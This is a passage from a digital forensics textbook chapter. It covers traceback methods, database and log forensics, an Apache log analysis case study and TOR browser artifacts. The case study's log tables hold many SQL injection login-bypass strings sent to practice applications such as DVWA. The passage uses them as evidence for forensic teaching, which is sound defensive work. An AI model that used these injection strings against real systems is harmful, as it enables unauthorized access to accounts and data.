Intrusion Forensics

Intrusion Forensics is a subfield of cyber forensics that deals with specific evidence collection, analysis, and investigation that revolves around intrusion-based events. The web attacks mentioned earlier are covered in Intrusion Forensics. Cyber Forensic Experts use tools and techniques from network and computer forensics to examine and analyze the events of intrusion.

Forensic Approach

When dealing with a web attack, we aim at monitoring and capturing traffic from a suspected source, then analyzing this collected data and tracebacking this attack to its originator.

Data Monitoring

This step includes monitoring and capturing of traffic from the source suspected of the web attack. Intrusion Detection Systems (IDS) is a tool that scans and detects where any strange activity has taken place on the network, analyze it, and produce a report of the results. Typically, IDS systems have two detection methods:

- Signature-based detection – IDS systems use pre-saved attack signatures from databases to detect attacks.
- Anomaly detection – IDS scans for any activity that seems unusual and alerts the user.

Data Analysis

After collecting logs from all potential sources, cyber forensic experts proceed with analysis of the data. The first thing that investigators do is create a timeline of events; this allows them to organize data and understand how events took place. Cyber Forensic Experts need to obtain information about files being transferred to and from the target, Activity time, IP, and MAC with their activity's time.

Traceback

When cyber forensic experts establish how the events took place, the next step is to perform a trace to the originating source. Traceback relies on the logs collected via the cyber forensic experts, where different parameters are used to perform a trace. Experts search for forensic fingerprints that are hidden in the logs and other artifacts. Traceback can be performed with multiple approaches.

IP Traceback

The main aim of IP traceback is to trace back the path of an IP to its origin. The main usage of this is seen in DoS attacks where the source IP address is spoofed by the attackers. Identifying the source of attack packets can prove to be significant in tracking the attackers. Also, analyzing the traffic pattern can improve to enhance the defense mechanisms. It is based on both packet marking and packet logging. IP Traceback has mainly two techniques and is proposed in two areas: packet marking and packet logging. IP traceback is based on packet marking and is often referred to as a probabilistic packet marking (PPM) approach since the packets are probabilistically marked only with partial path information as they are further forwarded by routers. Due to this probabilistic approach, it can only show the source of the traffic composed of a number of packets. The other IP traceback is based on packet logging, and in most cases, it is known as a hash-based approach in which routers compute and store digests for each forwarded packet. This helps in tracing an individual packet to its source. However, the storage space requirement for packet digests and the access time requirement for recording packets, proportional with their arriving rate, are restricted for routers with high-speed links.

ICMP Traceback

ICMP Traceback (ITrace), which is a new ICMP message type, is determined to carry information on routes that an IP packet has taken. In this mechanism, intermediate routers generate an ITrace message for each IP packet it processes. It then sends the message to the same final destination of the IP packet. Hence, the victim of the attack constructs the attack path by using the ITrace messages.

In the ICMP Traceback mechanism, IP Marking requires overloading some fields in the IP header, which raises the backward protocol compatibility problem. The ICMP Traceback utilizes out-band (a data mechanism that provides a conceptually independent channel) messaging to achieve the packet tracing purpose.

When a router generates an ITrace message, it may generate a back link, forward link, or both. Each link element defines a link or path along which the packet will/has traveled through. There are three components in the link element: the interface name at the generating router, source, and destination IP address of the link. Finally, there are link-level association strings that are used to tie together Traceback messages emitted by adjacent routers. This string is constructed by concatenating the source and destination MAC addresses of the two interfaces on LANs. And finally, each ITrace message contains a variable length RouterID field.

The ICMP Traceback with Cumulative Path (ITrace-CP) is an enhancement to ITrace and was proposed to encode the entire attack path information in the ITrace-CP message.

Hash-Based Traceback

In a Hash-based IP traceback, each router inspects all the packets that are forwarded and stores the packet digests instead of the packets themselves. Packet digests are stored in digest tables that are bitmaps (a digital image composed of a matrix of dots) based on a Bloom filter (a data structure designed to tell whether an element is present in a set rapidly and memory efficiently). Digest tables on each router can be used to reconstruct the attack path and trace an attacking packet. This mechanism is suitable for identifying an attacker on intradomain networks because of its ability to trace a single packet.

The ingress point (the nearest router of the attacker node on a network and not the attacker node itself) of an attacking packet can also be determined from an attack path. But due to limitations of the algorithm that is used to store packet digests, this technique cannot identify the attacker node itself on the subnet.

Database Forensics

Database Forensics is a subfield of cyber forensics that revolves around collecting, analyzing, and examining databases and its metadata. Databases are a vital resource of any website as it holds important data about its users, administrators, and the website. Every day, thousands of websites are targeted by hackers in an attempt to steal critical data.

In Database Forensics, cyber experts use database log files, RAM data, metadata contents, and other associated artifacts to create a timeline and perform further investigation.

Some important databases that are examined are these:

- SQL Databases – for example, Oracle, Sybase, Microsoft SQL server, Access, Ingres, etc.
- Apache Databases – for example, Apache Cassandra, Apache CouchDB, Apache Derby, Apache Hive, etc.
- WordPress Databases– WordPress uses MySQL database.

Databases of any systems/servers keep the information in a well-organized manner, based on the technology employed by the developers and administrators; every database will react differently to a cyberattack. Collection procedures are different for each database type, and different tools are required to examine them. Database examination has to be done very meticulously and is an important part of a forensics investigation.

Log Forensics

Generally, in web attacks, since a web application is on a web server and using back-end servers as database servers and behind firewalls and other networking devices, there are logs generated on all of them. Depending on the case, we would analyze logs from these devices, which would help us in the investigation. A few of those logs are:

- SQL Logs
- Apache/IIS Logs
- WordPress Logs
- System Logs
- SIEM logs

Logs are the most important part of web attack forensics. All the events are recorded in the logs, which serve as evidence. From obtaining the logs to analysis, this is the main part of the forensics investigation.

All of the following log analysis tools are open source.

- **AwStats –** This powerful tool generates statistics for web, streaming, ftp, and mail servers and presents them graphically. It is capable of analyzing log files from major server tools such as Apache logs, WebStar, IIS' and other web, proxy, and streaming servers. AWStats performs log analysis and displays information such as – Hosts list, authenticated users, most viewed pages, file types, OS used, Robot visits, Worm attacks, HTTP errors, Domains, and web compression statistics. AwStats works from the command line and from a browser as a CGI. It has unlimited log-file size support, reverse DNS lookup support, plug-in for city detection from IP, WhoIS links, and XSS attack protection. Static reports are generated in HTML/XHTML pages, and the Analysis database can be stored in XML format.
- **Web Forensik –** It is a script that uses PHPID5 to auto-scan HTTPD log files for any attacks against web applications. It supports standard log formats as well as allows user-defined formats. It categorizes the incidents by impact, type, date, and host, and it generates reports in CSV, HTML, and XML.

Content Analysis

Content analysis is a technique that can be used by the investigator to quantify and analyze the presence, meanings, and relationships of such certain words, themes, or concepts during an investigation. Investigators can then draw conclusions about the messages within the texts or documents.

For example, phishing email generally contains some sort of socially engineered content asking users to submit personal information or to click on a URL that would link them to a phishing website. It is possible to detect these phrases by means of filters and content analysis.

Owasp Scrubbr is a database scanning tool that allows the cyber experts to inspect numerous database technologies for the presence of possible XSS attacks.

File Metadata Analysis

With the drastic increase in social networking and other online activities, security and privacy issues have become very crucial and critical. Social networking sites rely on the ability of users to enter personal information or upload pictures onto a website and share that information with other users. Metadata is the data about data content.

Metadata of any file can be very useful in answering a few of the basic questions of a forensic investigation, like who did something to a file, when did they do it, and where it was done. In a forensic investigation, the gathered metadata information can be used to analyze the series of events that are the subject of an investigation. For example, examining the metadata related to a set of camera images uploaded on to a social media website like Facebook, etc., the forensic investigator can use the metadata of these images to trace back their geographical locations, timestamps (date and time) at which the suspect took the pictures.

Winmerge is an open source tool that cyber experts use to differentiate and merge files and folders for changes between its versions. It provides a user with a capable graphic interface that allows the user to do visual differencing and merging of files. The user interface consists of filters, difference panes, location panes, and many more useful features.

Case Study: Apache Webserver Log Analysis

Here we are doing an analysis of various Logs collected from an Apache Webserver.

1. Here we are using a terminal in the Ubuntu Operating System and accessing all the apache web server logs (Figure 10-1 displays a list of all the access logs of the apache webserver).

   ```
   cd /works/apache_logs/local_webserver
   ```




Figure 10-1. *Access logs*

2. Now in the terminal, type the following, (This is done to for `access.log.17`.)

   ```
   goaccess -f access.log.17 > access.log.17.html
   ```

   The above `goaccess` tool will generate an HTML file called `access.log.17.html` and place it in the same directory where you run the command.

3. Now open this `.html` file in Firefox browser, and execute the following command:

   ```
   firefox access.log.17.html &
   ```

   Firefox browser will now open and display details of `access.log.17.html`

Figure 10-2 shows the details of the file `access.log.17.html`.




Figure 10-2. *Server statistics page of web server log in Firefox Brower*

4. Scroll down the HTML page in the browser and locate the section "Requested Files (URLs)." Click on the double arrow just near the column "Requests" to expand that section (Figure 10-3).





***Figure 10-3.** Requested files (URLs) table*

5. You can scroll down and see the logs captured for SQL Injection and password-cracking attempts with s brute force attack.

Figure 10-4 shows the details of this. Check the HTTP request type; it may be GET or POST. Both of these methods are useful for an attacker when it comes to injecting malicious content in a web application.


- GET method is generally used to send the less sensitive data as it sends parameters directly in s URL query string, and it is easy to manipulate.
- POST requests are most likely login credentials form submissions. The POST request can be used to upload any kind of malicious data to the server.



Visitors	Hits	%	Bandwidth	Protocol	Method	Requests
7	9,592	28.61%	8.90 MiB	HTTP/1.1	POST	/asl/hackmes/1.php
16	6,377	19.02%	2.56 MiB	HTTP/1.1	POST	/asl/login.php
27	1,020	3.04%	975.61 KiB	HTTP/1.1	GET	/dvwa/login.php
10	567	1.69%	510.87 KiB	HTTP/1.1	GET	/asl/hackmes/3.php?username=admin
18	510	1.52%	430.40 KiB	HTTP/1.1	GET	/asl/login.php
11	236	0.70%	393.66 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
7	127	0.38%	15.63 KiB	HTTP/1.0	OPTIONS	*
1	94	0.28%	88.42 KiB	HTTP/1.1	POST	/asl/hackmes/2.php
19	81	0.24%	140.54 KiB	HTTP/1.1	GET	/dvwa/security.php
5	55	0.16%	196.02 KiB	HTTP/1.1	POST	/phpmyadmin/import.php
4	48	0.14%	81.57 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/sqli_blind/?id=3&Submit=Submit
15	45	0.13%	71.22 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/sqli/
7	43	0.13%	329.23 KiB	HTTP/1.1	POST	/phpmyadmin/sql.php
16	41	0.12%	55.19 KiB	HTTP/1.1	GET	/asl/hackme.php
24	39	0.12%	17.27 KiB	HTTP/1.1	POST	/dvwa/login.php
7	37	0.11%	35.57 KiB	HTTP/1.1	GET	/asl/hackmes/1.php
8	35	0.10%	165.47 KiB	HTTP/1.1	GET	/phpmyadmin/js/jquery/jquery-1.4.4.js?ts=1329568005
8	35	0.10%	10.04 KiB	HTTP/1.1	GET	/phpmyadmin/js/update-location.js?ts=1329568005
24	35	0.10%	69.99 KiB	HTTP/1.1	GET	/dvwa/index.php
19	29	0.09%	13.77 KiB	HTTP/1.1	POST	/dvwa/security.php
8	28	0.08%	59.55 KiB	HTTP/1.1	GET	/phpmyadmin/js/functions.js?ts=1329568005
8	28	0.08%	62.17 KiB	HTTP/1.1	GET	/phpmyadmin/js/jquery/jquery.qtip-1.0.0.min.js?ts=1329568005

Figure 10-4. *SQL injection attack*

Figure 10-5 shows continuous login attempts and password-cracking attempts using a brute force attack technique that uses the GET method.



3	3	0.01%	5.32 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=admin'+or+'1'='1&password=admin'+or+'1'='1&Login=Login
3	3	0.01%	5.14 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=or 1=1&password=or 1=1&Login=Login
3	3	0.01%	5.07 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=or 1=1#&password=or 1=1&Login=Login
3	3	0.01%	5.14 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=or 1=1--&password=or 1=1&Login=Login
3	3	0.01%	5.14 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=or 1=1/*&password=or 1=1&Login=Login
3	3	0.01%	1.63 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=admin'/*&password=or 1=1&Login=Login
3	3	0.01%	1.59 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=admin' or '1'='1'--&password=or 1=1&Login=Login
3	3	0.01%	5.07 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=admin' #&password=or 1=1&Login=Login
3	3	0.01%	1.59 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=admin' --&password=or 1=1&Login=Login
3	3	0.01%	5.26 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=admin' or '1'='1&password=or 1=1&Login=Login
3	3	0.01%	5.07 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=admin' or '1'='1'#&password=or 1=1&Login=Login
3	3	0.01%	1.63 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=admin' or '1'='1'/*&password=or 1=1&Login=Login
3	3	0.01%	1.62 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=admin' or 1=1&password=or 1=1&Login=Login
3	3	0.01%	5.14 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=admin'or 1=1 or ''='&password=or 1=1&Login=Login
3	3	0.01%	1.59 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=admin' or 1=1--&password=or 1=1&Login=Login
3	3	0.01%	5.07 KiB	HTTP/1.1	GET	/dvwa/vulnerabilities/brute/?username=admin' or 1=1#&password=or 1=1&Login=Login

Figure 10-5. *Brute Force attack*

Log analysis performed on these logs gives concrete evidence of web attacks on the Apache Web server.

TOR Forensics

The TOR project is a popular anonymity platform used by many users all over the world. It uses Onion Routing where the end user or initiator of network traffic encrypts traffic with multiple layers. The goal of TOR is safe transportation of data.

Another factor of TOR is that it is associated with the dark web/dark net. Dark net websites are hidden from search engines, and normal browsers are not capable of accessing them. Such dark web websites use the `.onion` extension and users who wish to visit these dark web websites use TOR Hidden Wiki or other such services that provide the links to them.

How TOR Works

TOR forms a private network and rather than a direct connection, data packets are passed through several relays that hide the user's tracks. TOR creates a very random route that is hard to follow for anyone who might be tailing the user. During a session, TOR will keep changing the route pattern periodically to keep no footprints about the internet activity of the user. You typically access TOR with its client application, the TOR browser, though other browsers can do this with the help of extensions.

The circuit is extended one hop a time; each relay knows which relay gave it data and where the data needs to go next. No single relay knows the entire path of the data traveled. Each hop gets a separate set of encryption keys; this way the hops can't trace the connections that pass through.

TOR Forensic Artifacts

On the system where TOR is installed, the following locations are of high importance:-


- `\Data\Tor` – Within this location, there are two entities that contain very important information:
    - State – It contains the last execution date of the application.
    - Torrc – It contains the path from where the Tor Browser was launched.

- `\Data\Browser` – It is the folder containing the user profile but does not have any usage traces. This consists of two files that contain the browser execution path:
    - `Compatibility.ini`
    - `Extension.ini`
- **RAM Contents –** The analysis of RAM contents give the investigators details about file types, downloaded content, etc.
- **Prefetch file –** Registry analysis gives details about TOR installation, last executed, and other details
- **Pagefile –** `Pagefile.sys` contains information about HTTP while the user is in Private Browsing. TOR uses Mozilla Firefox's Private Browsing feature.

Forensics Analysis of the TOR Browser

First, we check the update installed by the suspect.

1. Run `https://archive.torproject.org/tor-package-archive/torbrowser/` in the Tor Browser. You can download any version of your choice.
2. Once you successfully download and install the Tor Browser on the system, it will create a Tor Browser folder. We can collect some valuable evidence from the Tor Browser folder on a suspect's machine. We move to folder `C:\Users\username\Desktop\Tor Browser\Browser\TorBrowser\Data\Tor` and open filename state in a notepad. In Figure 10-6 we can see that this file provides us information about the last local execution date and time of the Tor Browser.



state - Notepad


File Edit Format View Help

```
# Tor state file last generated on 2019-01-23 11:10:15 local time
# Other times below are in UTC
# You *do not* need to edit this file.

Guard in=default rsa_id=42B4F52C5B11E4D39855F654955425B0D5A0598B nickname=ENiGMA sampled_on=2019-01-21T16:11:55 sampled_by=0.3.4.9
